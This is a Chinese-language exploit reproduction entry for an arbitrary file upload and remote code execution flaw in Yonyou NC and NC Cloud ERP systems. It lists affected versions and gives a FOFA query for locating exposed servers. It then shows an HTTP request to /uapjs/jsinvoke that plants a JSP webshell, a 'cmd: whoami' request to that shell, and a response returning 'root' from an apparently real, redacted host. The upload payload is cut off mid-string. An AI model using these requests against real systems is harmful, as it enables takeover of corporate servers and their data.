Y4-72用友-NC-RCE


漏洞描述：

用友NC及NC Cloud系统存在任意文件上传漏洞，攻击者可通过uapjs（jsinvoke）应用构造恶意请求非法上传后门程序，此漏洞可以给NC服务器预埋后门，从而可以随意操作服务器

影响版本：

NC63、NC633、NC65、NC Cloud1903、NC Cloud1909、NC Cloud2005、NC Cloud2105、NC Cloud2111、YonBIP高级版2207

网站图片：



网络测绘：

fofa语法：

app="用友-NC-Cloud"

漏洞复现：

```
POST /uapjs/jsinvoke/?action=invoke HTTP/1.1
Host: your-ip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0

{"serviceName":"nc.itf.iufo.IBaseSPService","methodName":"saveXStreamConfig","parameterTypes":["java.lang.Object","java.lang.String"],"parameters":["${''.getClass().forN
```

上传恶意文件

执行命令并回显

```
GET /jndi.jsp HTTP/1.1
Host: your-ip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
cmd: whoami
```

Request

数据包扫描 热加载 构造请求

```
GET /jndi.jsp HTTP/1.1
Host: [redacted]:9083
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
cmd: whoami
```

Responses 89bytes / 389ms

请输入定位响应

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=6803FC6AEF2F956829C25E9D795F574C.ncMem02; Path=/; HttpOnly
Content-Type: text/html; charset=utf-8
Date: Thu, 29 Jun 2023 08:30:52 GMT
Server: server
Content-Length: 89

root
<?xml version='1.0' encoding='UTF-8'?><string>javax.el.
```